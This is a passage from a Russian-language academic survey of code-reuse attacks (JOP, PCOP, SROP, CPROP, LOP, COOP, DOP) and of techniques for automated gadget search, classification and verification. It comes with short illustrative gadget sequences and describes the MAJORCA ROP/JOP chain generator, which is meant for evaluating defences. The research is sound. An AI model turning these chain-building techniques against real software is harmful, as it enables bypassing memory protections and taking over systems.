На рисунке 4 схематично представлена модель передачи управления в переходо-ориентированной цепочке 4b по сравнению с возвратно-ориентированной цепочкой 4a на примере нагрузки, осуществляющей системный вызов `exit(0)`. JOP цепочка состоит из набора адресов гаджетов и значений их параметров, записанных в памяти, и представляет собой таблицу диспетчеризации с описанным потоком управления. Адреса гаджетов по сути являются кодами операций в виртуальной машине, задаваемой состоянием памяти атакуемого процесса. ROP цепочка хранится на стеке, и регистр `esp` выступает в качестве счетчика команд. JOP отличается тем, что место расположения цепочки и регистр, выступающий в качестве счетчика команд, могут быть любыми. В случае JOP на рисунке 4b в роли гаджета-диспетчера выступает последовательность инструкций `add edi, 8 ; jmp [edi]`. В роли счетчика команд выступает регистр `edi`, который увеличивается на 8 при каждом вызове диспетчера. JOP цепочка хранится в памяти и представляет собой таблицу диспетчеризации, с помощью которой гаджет-диспетчер последовательно вызывает функциональные гаджеты (G1, G2, G3, G4). Каждый функ-




Рис. 4: Сравнение потока управления ROP и JOP на примере цепочки, осуществляющей системный вызов `exit`

циональный гаджет заканчивается на `jmp ESI`. Это позволяет изначально задать значение регистра `ESI` таким образом, чтобы оно указывало на гаджет-диспетчер.

Формально описать гаджет-диспетчер можно следующим образом:

$$pc \longleftarrow f(pc); goto\ *pc;$$

Где в качестве pc может выступать регистр или некоторый адрес в памяти, а $f(pc)$ — любая функция, которая изменяет pc предсказуемым и монотонным образом.

В работах [9, 18] для передачи управления от одного функционального гаджета к другому используется JOP гаджет-трамплин (не путать с разд. 2.5.4). В качестве гаджета-трамплина могут выступать следующие инструкции:

```
pop eax ; jmp [eax]
```

Данный гаджет поочередно вызывает функциональные гаджеты. Функциональные гаджеты могут представлять собой следующие последовательности инструкций:

```
pop ebx ; jmp [edx]
```

```
pop ecx ; jmp [edx]
add ebx, 4 ; jmp [edx]
```

Каждый функциональный гаджет выполняет некоторую базовую вычислительную операцию и обязательно возвращает управление в гаджет-трамплин. Для этого в приведенном примере инструкций в регистре `edx` хранится адрес памяти, по которому хранится адрес гаджета-трамплина. При таком подходе увеличивается регистровое давление, что может затруднить конструирование цепочек для x86, но для некоторых других архитектур набора команд с большим количеством регистров это может не являться проблемой.

На ARM гаджетом-трамплином может выступать следующий гаджет:

```
adds r6, #4; ldr r5, [r6, #124]; blx r5.
```

Chen и др. [18] показали, что из набора JOP гаджетов из реальных библиотек можно построить полный по Тьюрингу набор инструкций.

Кроме инструкций перехода, по крайней мере на архитектуре x86, существуют инструкции вызова `call eax` и `call [eax]`. Гаджеты, которые заканчиваются на такие инструкции, также могут быть использованы в конце ROP и JOP цепочек [17]. Однако задача составления цепочки только из таких гаджетов требует особого подхода, который описан в работе PCOP [19]. Sadeghi и др. [19] показывают, что прямое применение метода конструирования цепочек с гаджетом-диспетчером, как у Bletsch и др. [17], неприменимо в данном случае. При выполнении инструкции вызова происходят две операции:

1. Значение адреса следующей инструкции (адрес возврата) кладется на стек.
2. Происходит передача управления на значение адреса, указанного в инструкции.

Главной проблемой при использовании гаджетов, заканчивающихся вызовом, являются адреса возврата, которые помещаются на стек. Их необходимо убирать со стека последующими гаджетами. Sadeghi и др. [19] предлагают использовать для этого *сильные гаджеты-трамплины*. Такие гаджеты необходимо располагать между функциональными гаджетами для передачи управления и очищения стека от ненужных значений адресов возврата. В PCOP цепочке, состоящей из n функциональных гаджетов, необходимо разместить $n-1$ сильных гаджетов-трамплинов между функциональными гаджетами. Примером сильного гаджета-трамплина может являться `pop x ; pop y ;`

`call y`. Естественным образом Sadeghi и др. [19] демонстрируют полноту по Тьюрингу набора таких гаджетов из библиотеки `libc`.

2.8 Sigreturn-ориентированное программирование

Bosman и др. [43] предложили способ злонамеренного использования механизма обработки сигналов в операционных системах семейства Unix. Во время доставки сигнала процессу ядро сохраняет на стеке (в пользовательском пространстве) контекст процесса (регистры, указатель стека, флаги процессора и т. д.) в сигнальном фрейме. А в качестве адреса возврата из обработчика сигнала ядро размещает указатель на код, выполняющий системный вызов `sigreturn`, который восстановит контекст процесса из сигнального фрейма. Атакующий может сформировать сигнальный фрейм и вызвать `sigreturn` для изменения контекста процесса. Таким образом, используя лишь один гаджет, выполняющий системный вызов `sigreturn`, можно записать в регистры произвольные значения. Данный подход называется sigreturn-ориентированное программирование (SROP) и позволяет выполнять полные по Тьюрингу вычисления. Авторы предлагают два вида атаки:

1. **Системный вызов `execve`.** Атакующий размещает на стеке строковые аргументы `execve` и формирует сигнальный фрейм с указателями на эти строки. Таким образом, `sigreturn` гаджет проинициализирует регистры, через которые передаются аргументы системного вызова, указателями на строки. А `syscall` гаджет, который уже содержится в коде `sigreturn` гаджета, выполнит системный вызов `execve`.

2. **Быстрые системные вызовы `vsyscall`.** В операционных системах с версией ядра Linux до 3.3 используется механизм быстрых системных вызовов `vsyscall`. В коде реализации `vsyscall` находится набор полезных гаджетов по фиксированным адресам. В частности, там находится `syscall` гаджет. Авторы утверждают, что гаджеты остаются на тех же адресах после обновлений безопасности ядра и на разных дистрибутивах. Более того, на той же странице памяти, что и код `vsyscall`, хранится текущее время, младшие биты которого при должном терпении можно использовать в качестве гаджета.

2.9 Контроль целостности потока управления программы

Одним из способов противодействия атакам повторного использования кода является подход, обеспечивающий контроль целостности потока управления (от англ. — CFI, control flow integrity). В литературе существует множество публикаций на данную тему, предлагающих тот или иной способ реализации данного метода [79]. Некоторые из предложенных реализаций даже включены в состав компиляторов как тестовые расширения, но по причинам производительности не используются по умолчанию. Общая идея данных методов заключается в том, что поток управления во время атаки повторного использования кода обычно значительно отличается от потока управления, наблюдаемого во время нормальной работы программы. Подобные отклонения могут быть обнаружены с помощью построения некоторой модели поведения потока управления программы и проверки соответствия ей при фактических передачах управления во время исполнения. Теоретически обеспечение целостности потока управления позволяет предотвратить атаки на приложения методами повторного использования кода, описанными в предыдущих главах.

2.10 Использование гаджетов, следующих сразу за инструкциями вызова

В обычных программах после возврата из функции управление в большинстве случаев передается на инструкцию, следующую сразу за инструкцией вызова этой функции. Возвратно-ориентированное программирование в общем случае нарушает это условие, передавая после инструкции возврата управление в произвольные места программы. Некоторые реализации контроля целостности потока управления проверяют соблюдение условия возврата на инструкцию, следующую сразу за инструкцией вызова функции, для противодействия использованию ROP цепочек. Однако Carlini и др. [80] заметили, что в таком случае можно использовать только гаджеты, начинающиеся сразу после инструкции вызова (англ. CPROP — Call-Preceded ROP). Такие гаджеты получаются больше в размере и с более сложными побочными эффектами. Однако авторы показали, что в реальных приложениях они встречаются в достаточном количестве, чтобы при аккуратном учете их побочных эффектов создавать работоспособные ROP цепочки. Поток управления при использовании CPROP гаджетов изображен на рисунке 5а

Таблица 2: Набор POSIX-совместимых виджетов

Категория	Виджеты
Ветвление	`lfind()` + `longjmp()`, `lsearch()` + `longjmp()`
Арифметика/Логика	`wordexp()`, `sigandset()`, `sigorset()`
Доступ к памяти	`memcpy()`, `strcpy()`, `sprintf()`, `sscanf()`, др.
Системные вызовы	`open()`, `close()`, `read()`, `write()`, др.


сплошной линией, пунктирной линией изображен оригинальный поток управления.

2.11 Повторное использование функций целиком

Для обхода методов контроля целостности потока управления программы были предложены специфические атаки повторного использования кода. Например, в простейших случаях достаточно использовать в качестве гаджетов целые функции. Tran и др. [81] задаются вопросом, насколько на самом деле выразительны атаки возврата в библиотеку. Они показывают, что на самом деле атаки возврата в библиотеку обладают полнотой по Тьюрингу. Для доказательства этого они строят из POSIX совместимых функций стандартной библиотеки Си полный по Тьюрингу набор *виджетов*. *Виджетом* называется функция с полезными побочными эффектами, это аналог гаджета. Для реализации ветвлений используются `longjmp()` виджеты, которые изменяют указатель стека. На основе набора виджетов строятся два примера атаки, которые показывают практическую применимость предложенного подхода. Более того, поскольку данный набор виджетов построен из POSIX-совместимых функций, то обеспечивается переносимость цепочек из виджетов между POSIX-совместимыми операционными системами. Пример POSIX-совместимых виджетов приведен в таблице 2.

Цепочки виджетов сложнее составлять руками, чем ROP цепочки, из-за сложных зависимостей по данными и управлению. Кроме того, цепочки виджетов требуют большего размера стека из-за размера самой цепочки.

Стоит заметить, что построение цепочек только из виджетов возможно только на архитектуре x86 с соглашением вызовов, при котором аргументы функций передаются только через стек. В противном случае для загрузки аргументов необходимо прибегать



(a) CPROP (b) LOP

Рис. 5: Поток управления для CPROP и LOP. Каждый блок представляет собой целую функцию.

к использованию ROP гаджетов.

Lan и др. [82] предлагают метод цикло-ориентированного программирования (loop-oriented programming, LOP), использующий в качестве гаджетов целые функции. Данный метод разработан с целью обхода метода крупнозернистой проверки целостности потока управления и теневого стека [83]. Для обхода таких средств защиты необходимо передавать управление в начало функции, а возвращать управление — в вызывающую функцию в точку сразу после места вызова. Метод отдаленно напоминает переходо-ориентированное программирование (рис. 4b). Авторы берут в качестве гаджетов целые функции (функциональные гаджеты), а управление между ними передается с помощью гаджета-диспетчера. В качестве гаджета-диспетчера выступает функция с циклом, внутри которого содержится косвенный вызов. Адреса функциональных гаджетов хранятся в таблице диспетчеризации. Гаджет-диспетчер на каждой итерации цикла монотонно изменяет виртуальный счетчик команд и вызывает очередной гаджет по адресу из таблицы диспетчеризации, на который указывает счетчик. После возврата из функционального гаджета управление вернется на следующую итерацию гаджета-диспетчера. На рисунке 5b показано, как передается управление между функциональными гаждетами с помощью гаджета-диспетчера.

В объектно-ориентированных языках часто могут встречаться примитивы подобные функции-диспетчеру, например, обходы коллекций однотипных объектов с вызовом для каждого из них определенного виртуального метода. Для таких случаев в работах COOP [84], LOOP [85] предлагается метод атаки, который подменяет таблицу вирту-

альных вызовов. Правильно созданные виртуальные таблицы объектов из коллекции позволяют организовать цепочку вызовов методов объектов. В таком случае по аналогии с предыдущими подходами текущего раздела в качестве гаджетов выступают целые функции. Данные могут передаваться между разными гаджетами либо через общие поля объектов, либо через неинициализированные переменные методов. В процедурных языках также могут встречаться подобные обходы коллекций структур, содержащих указатели на функции-обработчики. На примере приложения, написанного на Си, в работе FOP [86] показывается пример конструирования цепочки из функций программы.

2.12 Атаки на потоки данных

Chen и др. [87] в первый раз показали, что возможно проводить атаку на поток данных приложения и выполнять в его контексте полезную нагрузку без нарушения целостности потока управления. Авторы привели несколько примеров, которые были найдены и созданы ими вручную. Позднее Hu и др. [88, 89] дали название таким типам атак (англ. DOP — Data-Oriented Programming) и показали, что DOP атаки могут быть полными по Тьюрингу, т. е. выполнять произвольный код без нарушения целостности потока управления программы. Тем самым такие атаки не обнаруживаются методами контроля целостности потока управления.

При построении DOP цепочек используются DOP гаджеты, которые могут быть произвольными фрагментами кода, и специальный гаджет-диспетчер, который необходим для передачи управления между DOP гаджетами. Инструкциями виртуальной машины, в которой исполняется DOP цепочка, являются некоторые последовательности инструкций в исходной программе. Значения переменных DOP цепочки хранятся в памяти, поскольку регистры активно используются в программе и, как правило, портятся между выполнениями двух последовательных DOP гаджетов. Примером гаджета-диспетчера может служить цикл с некоторым механизмом выбора DOP гаджета, который позволяет текущему гаджету передавать управление последующему гаджету. Hu и др. [88, 89] создавали DOP цепочки в ручном режиме с элементами автоматизации некоторых шагов. Для построения DOP цепочки вначале находятся все DOP гаджеты и гаждет-диспетчер. После их обнаружения необходимо найти входные данные для целевой программы, которые приведут путь выполнения к месту, содержащему найденные гаджеты. Кроме того, для каждого гаджета описывается, какой регион памяти он

менял (глобальные переменные, параметры функции, локальные переменные). Проще всего использовать гаджеты, которые меняют состояние глобальной памяти. Конструирование атаки при наличии в программе ошибки работы с памятью делится на следующие этапы: поиск гаджетов, подбор подходящих гаджетов, сшивание гаджетов. Для сшивания гаджетов Hu и др. [88] строят 2D граф потока данных, который отображает потоки данных в двух измерениях: адресах памяти и времени исполнения. Далее они пытаются открывать новые ребра на этом графе. Авторы показывают несколько примеров сконструированных атак на реальные приложения, которые обходят защиты DEP, ASLR и CFI. Кроме того, они показывают, что в некоторых реальных приложениях содержится достаточное количество гаджетов для создания DOP цепочек, в том числе полных по Тьюрингу.

В работах [90, 91] происходит дальнейшие развитие DOP и методов автоматизированной генерации DOP цепочек. Несмотря на схожесть основной идеи данного типа атак, методы для автоматизированной генерации таких цепочек существенно отличаются, и их детальное обсуждение выходит за рамки данной работы.

3 Постановка задачи

Необходимо разработать и реализовать метод генерации цепочек возвратно-ориентированного программирования.

Метод должен:

- Генерировать цепочки гаджетов для архитектур x86 и MIPS.
- Использовать как возвратно-ориентированные (ROP), так и переходо-ориентированные (JOP) гаджеты.
- Учитывать запрещенные символы (например, в случае переполнения функцией `strcpy` цепочка не должна содержать нулевых байтов).
- Генерировать цепочку гаджетов, выполняющую системный вызов.

4 Цели работы

Данная работа ставит своей целью разработку метода генерации цепочек возвратно-ориентированного программирования, который может быть использован для оценки качества реализованных защитных механизмов в рамках гранта РФФИ № 17-01-00600. Метод должен быть реализован в виде инструмента MAJORCA (Multi-Architecture JOP and ROP Chain Assembler) [46], который будет:

- Удовлетворять всем требованиям из постановки задачи.
- Осуществлять поиск гаджетов в исполняемом файле.
- Определять семантику гаджетов путем их классификации по типам.
- Производить перебор графов гаджетов, которые
  - инициализируют регистры значениями,
  - сохраняют строку в память,
  - осуществляют системный вызов (вызов функции).
- Получать линейную цепочку гаджетов путем построения расписания для графа гаджетов.
- Предоставлять API функции для генерации различных ROP цепочек: системный вызов, вызов функции, запись строки в память, инициализация регистров заданными значениями и другие.
- Поддерживать парсинг исполняемых файлов (на момент написания работы поддерживаются ELF [92] файлы).
- Предоставлять аналитику возможность вмешиваться в процесс генерации цепочки.
- Генерировать цепочку в бинарном виде и создавать Python скрипт, который выводит эту бинарную цепочку. Скрипт по сути является понятным человеку представлением цепочки и позволяет аналитику модифицировать уже сгенерированную цепочку.

Алгоритмы должны реализовывать исчерпывающий перебор гаджетов и обеспечивать: приоритет наиболее коротких цепочек, приоритет перспективных гаджетов для составления цепочек и ленивость вычислений везде, где это возможно. Для поддержки новой архитектуры должны требоваться локальные изменения в коде.

5 Обзор существующих решений

Схематично процесс генерации цепочек повторного использования кода делится на четыре этапа:

1. Поиск гаджетов в нерандомизованных исполняемых областях образа памяти процесса (разд. 5.2).

2. Определение семантики гаджетов (в некоторых методах данный этап может быть пропущен). На этом этапе определяется полезная нагрузка, которую выполняет каждый гаджет (разд. 5.3).

3. Комбинация гаджетов и их параметров для получения цепочки гаджетов, выполняющей заданную последовательность действий (разд. 5.4).

4. Автоматизированная генерация подтверждающего примера [55, 93–97] — входных данных, приводящих к активации критического дефекта программы путем размещения и выполнения ROP цепочки. На этом этапе в результате символьной интерпретации [98–100] машинных инструкций на трассе выполнения программы от точки получения входных данных до точки проявления дефекта происходит построение предиката пути. Предикат пути объединяется с предикатом безопасности, описывающим размещение ROP цепочки и передачу на нее управления. Решением полученной системы уравнений является подтверждающий пример. Предикат пути обеспечит выполнение программы по тому же пути до дефекта. А предикат безопасности — перехват потока управления.

5.1 Каталог гаджетов

Прежде чем рассказать о конкретных методах поиска и определения семантики гаджетов, стоит ввести определение понятия *каталог гаджетов*. Определим *каталог гаджетов* как список записей со следующим содержанием:

1. **Семантическое описание** последовательности инструкций машинного кода. Каждое описание соответствует, как правило, некоторой базовой вычислительной

Таблица 3: Незаполненный каталог гаджетов

Семантическое описание	Виртуальный адрес	Машинные инструкции	Параметры гаджета	Побочные эффекты
r1 += r2				
r = M[ESP + Offset]				
r1 = M[ESP + Off1] r2 = M[ESP + Off2] r3 = M[ESP + Off3]				

операции или операции работы с памятью (сложение, вычитание, запись в память, чтение из памяти, инициализация регистра непосредственным значением, передача управления и т. д.).

2. **Виртуальный адрес** гаджета, обнаруженного в адресном пространстве приложения. Является некоторой аналогией кода операции для архитектуры набора команд, которая задана каталогом гаджетов.

3. **Машинные инструкции** гаджета — конкретная последовательность инструкций, реализующих заданное семантическое описание. Может задаваться вручную при составлении каталога или заполняться при автоматическом анализе двоичного образа приложения.

4. **Параметры гаджета** — параметры семантического описания, а именно: конкретные регистры, константы и т. д.

5. **Побочные эффекты** выполнения гаджета с соответствующей семантикой. Побочным эффектом является любое изменение памяти и регистров, не описываемое семантикой гаджета. Побочные эффекты могут задаваться при построении каталога гаджетов вручную или автоматически вычисляться в процессе классификации гаджетов.

Для пояснения данного определения приведем пример. В таблице 3 представлен каталог гаджетов, состоящий из нескольких семантических описаний. Первое семанти-

Таблица 4: Заполненный каталог гаджетов

Семантическое описание	Виртуальный адрес	Машинные инструкции	Параметры гаджета	Побочные эффекты
r1 += r2	0xdeadbeef	add eax, ebx pop edx ret	r1 = eax r2 = ebx	edx ✗
	0xcafecafe	add eax, ebx pop ecx ret	r1 = eax r2 = ebx	ecx ✗
	0xcafebabe	add edx, ecx ret	r1 = edx r2 = ecx	—
r = M[ESP + Offset]	0x12345678	pop eax ret	r = eax Offset = 0	—
r1 = M[ESP + Off1] r2 = M[ESP + Off2] r3 = M[ESP + Off3]	0x10203040	pop eax pop ebx pop ecx ret	r1 = eax, Off1 = 0 r2 = ebx, Off2 = 4 r3 = ecx, Off3 = 8	—

ческое описание соответствует операции сложения значений двух регистров $r1 \mathrel{+}= r2$. Второе семантическое описание соответствует инструкции загрузки значения со стека в регистр. Последнее семантическое описание определяет гаджет загрузки трех регистров со стека. После проведения поиска гаджетов каталог приобретает вид, показанный в таблице 4. Первые два гаджета, найденные по адресам 0xdeadbeef и 0xcafecafe, обладают побочными эффектами относительно основного семантического описания, потому что они изменяют значения регистров `edx`, `ecx` соответственно.

5.1.1 Полный по Тьюрингу каталог гаджетов

Авторы многих работ [5, 7, 18, 19, 81, 101] составляют каталог гаджетов таким образом, чтобы набор семантических описаний являлся полным по Тьюрингу. Такой каталог га-

джетов задает некоторую новую вычислительную машину, способную выполнять произвольные вычисления.

В процессе поиска и определения семантики гаджетов происходит заполнение каталога адресами найденных гаджетов. После этого возможны две ситуации:

1. Для каждого семантического описания удалось найти конкретный гаджет.

2. Для некоторых семантических описаний отсутствуют конкретные гаджеты.

В первом случае получается, что найденный набор адресов реализует описываемую каталогом вычислительную машину на конкретном исполняемом файле. Это означает, что с использованием найденных гаджетов возможно произвести произвольные вычисления. Более того, можно использовать этот каталог в качестве описания набора команд целевой архитектуры для компилятора языка Си (llvm [7]).

Во втором случае, когда отсутствуют гаджеты для некоторых семантических описаний полного по Тьюрингу каталога гаджетов, произвольные вычисления уже не выполнить. Поэтому возникает вопрос: чем ограничена вычислительная способность обнаруженного набора гаджетов? Иначе говоря, возможно ли с найденным набором гаджетов выполнить заданную программу? Для ответа на поставленный вопрос нужно анализировать каждую программу, описывающую цепочку, отдельно. Основываясь на операциях, которые она совершает, и содержании каталога гаджетов, в некоторых случаях можно до генерации цепочки сделать вывод, что генерация невозможна. Например, в исходной программе, задающей цепочку, присутствуют условные переходы, а гаджетов, реализующих ветвление, в каталоге гаджетов не представлено. Аналогично с записью в память. В остальных случаях нужно пытаться построить цепочку из имеющихся гаджетов. Если она построена, то ответ на вопрос положителен и подтверждается сконструированным примером. В противном случае, задача генерации может свестись к перебору всех возможных комбинаций гаджетов, что может быть затратно по времени в случае большого размера каталога гаджетов. Предположительно для реальных исполняемых файлов данная ситуация очень долгого перебора в случае невозможности сгенерировать цепочку является редкой.

Для составления полных по Тьюрингу ROP цепочек необходимо уметь условно изменять указатель стека, который выступает в роли счетчика команд. Roemer и др. [7] предлагают следующий способ реализации условного ветвления для архитектуры x86:

1. Выполнить некоторую операцию, которая обновит интересующий флаг.

2. Скопировать интересующий флаг из регистра флагов в регистр общего назначения.

3. Использовать этот флаг для условного изменения указателя стека на желаемое смещение (например, путем умножения смещения на значение флага 0 или 1).

5.2 Поиск гаджетов

Независимо от способа построения цепочки необходимо в первую очередь найти в двоичном образе приложения все доступные гаджеты. К задаче поиска гаджетов существует два принципиальных подхода. Первый из них предлагает осуществлять поиск гаджетов по списку шаблонов. Шаблоны, как правило, задаются регулярными выражениями над бинарными кодами команд гаджетов. Изначально каталог гаджетов содержит семантические описания гаджетов. Для каждого семантического описания производится поиск гаджетов по некоторому шаблону. В результате в каталог гаджетов для семантических описаний будут добавлены конкретные гаджеты: виртуальные адреса, машинные инструкции и параметры гаджетов. Побочные эффекты (например, испорченные регистры [29, 33]) могут быть получены после анализа машинных инструкций найденных гаджетов.

Второй подход заключается в автоматическом поиске всевозможных последовательностей инструкций, заканчивающихся инструкцией передачи управления. Классическим алгоритмом, реализующим поиск всех гаджетов, является алгоритм Галилео [5]. Алгоритм сначала ищет инструкции передачи управления в исполняемых секциях программы. Для каждой найденной инструкции пробует дизассемблировать несколько байтов, предшествующих инструкции. Все корректно дизассемблированные последовательности инструкций добавляются в каталог гаджетов. Таким образом, каталог будет содержать виртуальные адреса и машинные инструкции гаджетов. Данный алгоритм используется во многих инструментах поиска гаджетов с открытым исходным кодом [27–33, 39, 102–114].

5.3 Определение семантики гаджетов

Не все найденные гаджеты пригодны для составления ROP цепочек. Для использования гаджета при составлении ROP цепочки необходимо понимать, какую полезную нагрузку выполняет этот гаджет. Определение семантики гаджета может производится вручную [5]. При шаблонном поиске гаджетов семантика содержится в описании шаблона [7, 9, 13, 17–20, 78, 101].

5.3.1 Типы гаджетов

Schwartz и др. [6] предложили определять функциональность гаджета его принадлежностью к некоторым параметризованным типам, которые задают новую архитектуру набора команд (ISA). Параметрами типов выступают регистры, константы и бинарные операции. Чтобы гаджет можно было использовать при составлении пригодных для активации критического дефекта ROP цепочек, в работе требуют выполнения следующих свойств гаджета:

- **Функциональность.** У каждого гаджета есть тип, который определяет его функциональность. Тип гаджета описывается семантически с помощью постусловия — булева предиката $\mathcal{B}$, который должен быть всегда истинным после выполнения гаджета. Следует отметить, что один гаджет может принадлежать сразу нескольким типам. Например, гаджет `mov ebx, eax ; pop ecx ; ret` одновременно перемещает `eax` в `ebx` и загружает значение со стека в `ecx`, что соответствует типам `MoveRegG: ebx` $\leftarrow$ `eax` и `LoadConstG: ecx` $\leftarrow$ `[esp + 0]`.

- **Сохранение управления.** Каждый гаджет должен быть способен передать управление другому гаджету.

- **Известные побочные эффекты.** У гаджета не должно быть неизвестных побочных эффектов. Побочные эффекты выполнения гаджета не должны приводить к неконтролируемому поведению программы. Например, запись значения по произвольному адресу памяти может привести к аварийному завершению программы.

- **Константное смещение стека.** Большинство типов гаджетов требуют, чтобы указатель стека увеличивался на постоянное значение после каждого выполнения.

Для того чтобы определить, удовлетворяет ли последовательность инструкций гаджета $\mathcal{I}$ постусловию $\mathcal{B}$, Schwartz и др. [6] используют известную технику из формальной верификации — вычисление слабейшего предусловия [115]. Проще говоря, слабейшее предусловие $wp(\mathcal{I}, \mathcal{B})$ для последовательности инструкций $\mathcal{I}$ и постусловия $\mathcal{B}$ — это булево предусловие, которое описывает, когда $\mathcal{I}$ завершается в состоянии, удовлетворяющем $\mathcal{B}$.

Слабейшие предусловие используется, чтобы убедиться, что определение семантики гаджета всегда выполняется после выполнения последовательности инструкций $\mathcal{I}$. Для этого достаточно проверить:

$$wp(\mathcal{I}, \mathcal{B}) \equiv true \tag{1}$$

Если формула верна, то $\mathcal{B}$ всегда истинно после выполнения $\mathcal{I}$, а значит, $\mathcal{I}$ — гаджет с семантическим типом $\mathcal{B}$.

Однако формальная верификация семантики гаджетов на практике показала себя очень медленной. Для ускорения процесса авторы предложили комбинированный подход. Инструкции гаджета предварительно несколько раз выполняются с использованием случайных входных данных, а затем проверяется истинность $\mathcal{B}$. Если $\mathcal{B}$ окажется ложным хотя бы для одного выполнения, то последовательность инструкций не может быть гаджетом этого типа. Таким образом, более сложное вычисление слабейшего предусловия производится, только если $\mathcal{B}$ истинно для каждого выполнения.

Комбинированный подход можно условно разделить на два этапа: классификацию гаджетов и верификацию гаджетов. На этапе классификации делаются гипотезы о принадлежности гаджетов к некоторым типам и о значениях параметров этих типов. Гипотезы по сути задаются булевыми постусловиями. А на этапе верификации для каждого постусловия формально доказывается его истинность или ложность, и гипотеза принимается или отвергается соответственно.

Классификация гаджетов В настоящее время существует множество процессорных архитектур с различными инструкциями. Для того, чтобы абстрагироваться от специфики конкретной архитектуры для написания универсальных алгоритмов, традиционно используется промежуточное представление машинных инструкций (VEX [116], REIL [117], Pivot [118] и др.). В этом случае алгоритмы анализа бинарного кода работают с более простым промежуточным представлением, а не с архитектурой целевого

процессора.

В работах [62, 119] классификация гаджета производится на основе интерпретации промежуточного представления инструкций гаджета. Во время интерпретации отслеживаются обращения к регистрам и памяти. Если происходит первое чтение регистра или области памяти, считанное значение генерируется случайным образом. В результате интерпретации будут получены начальные и конечные значения регистров и памяти. На основе этой информации делается вывод о возможной принадлежности гаджета тому или иному типу. Например, для принадлежности типу `MoveRegG` [6] должна существовать такая пара регистров, что начальное значение первого регистра равно конечному значению второго. В результате анализа составляется список всех удовлетворяющих гаджету типов и их параметров (список кандидатов). Затем производится еще несколько запусков процесса интерпретации с отличными входными данными, в результате которых из списка кандидатов удаляются ошибочно определенные типы.

Более того, в результате классификации гаджета могут быть получены [62]:

- Список «испорченных» регистров, значения которых изменились в результате выполнения гаджета.
- Информация о фрейме гаджета (разд. 2.5.1): размер фрейма и смещение ячейки с адресом следующего гаджета относительно начала фрейма.

Следует отметить, что число неверно классифицированных гаджетов можно уменьшить, если добавить запуски процесса интерпретации с граничными входными данными 0 и -1. Доля неверно классифицированных гаджетов в таком случае незначительна и составляет 0.7 % [120].

Верификация гаджетов Классификация гаджета предоставляет набор постусловий, описывающих возможную семантику гаджета. Верификация гаджета позволяет формально доказать истинность этих постусловий для произвольных входных данных. Верификация гаджета может производиться как на основе построения слабейшего предусловия [6, 23], как было описано выше, так и с использованием символьной интерпретации инструкций гаджета [119–121].

Рассмотрим подробнее способ классификации гаджета с использованием символьной интерпретации [98–100]. Во время символьной интерпретации моделируется семантика

гаджета с использованием SMT [122] выражений. Изначально всем регистрам присваиваются свободные символьные переменные. Символьная память в начале представляет из себя пустой байтовый массив M битовых векторов:

$$M = (Array\ (\_\ BitVec\ \langle addrSize \rangle)\ (\_\ BitVec\ 8)),$$

где $\langle addrSize \rangle$ — размерность адресного слова архитектуры. Символьное состояние содержит отображение регистров в символьные переменные и текущее состояние символьной памяти. Символьная интерпретация инструкций гаджета порождает SMT формулы над переменными и константами, а также обновляет символьное состояние регистров и памяти в соответствии с операционной семантикой инструкции. Работа с символьной памятью реализуется через операции *select* и *store* над $Array$. Функция $(select\ M\ i)$ возвращает i-ый элемент массива M и моделирует чтение байта по адресу i. Функция $(store\ M\ i\ b)$ возвращает массив, полученный из массива M сохранением элемента b по индексу i, что моделирует запись байта b по адресу i.

Heitman и др. [119] сначала транслируют инструкции гаджета в промежуточное представление REIL [117]. А после уже производится символьная интерпретация REIL инструкций.

Постусловие для верификации семантики гаджета представляет из себя булевый предикат над начальными и конечными значениями регистров и памяти. В предикат подставляются регистры и память из соответствующих символьных состояний. Общезначимость формулы постусловия проверяется через невыполнимость ее отрицания с использованием SMT-решателя.

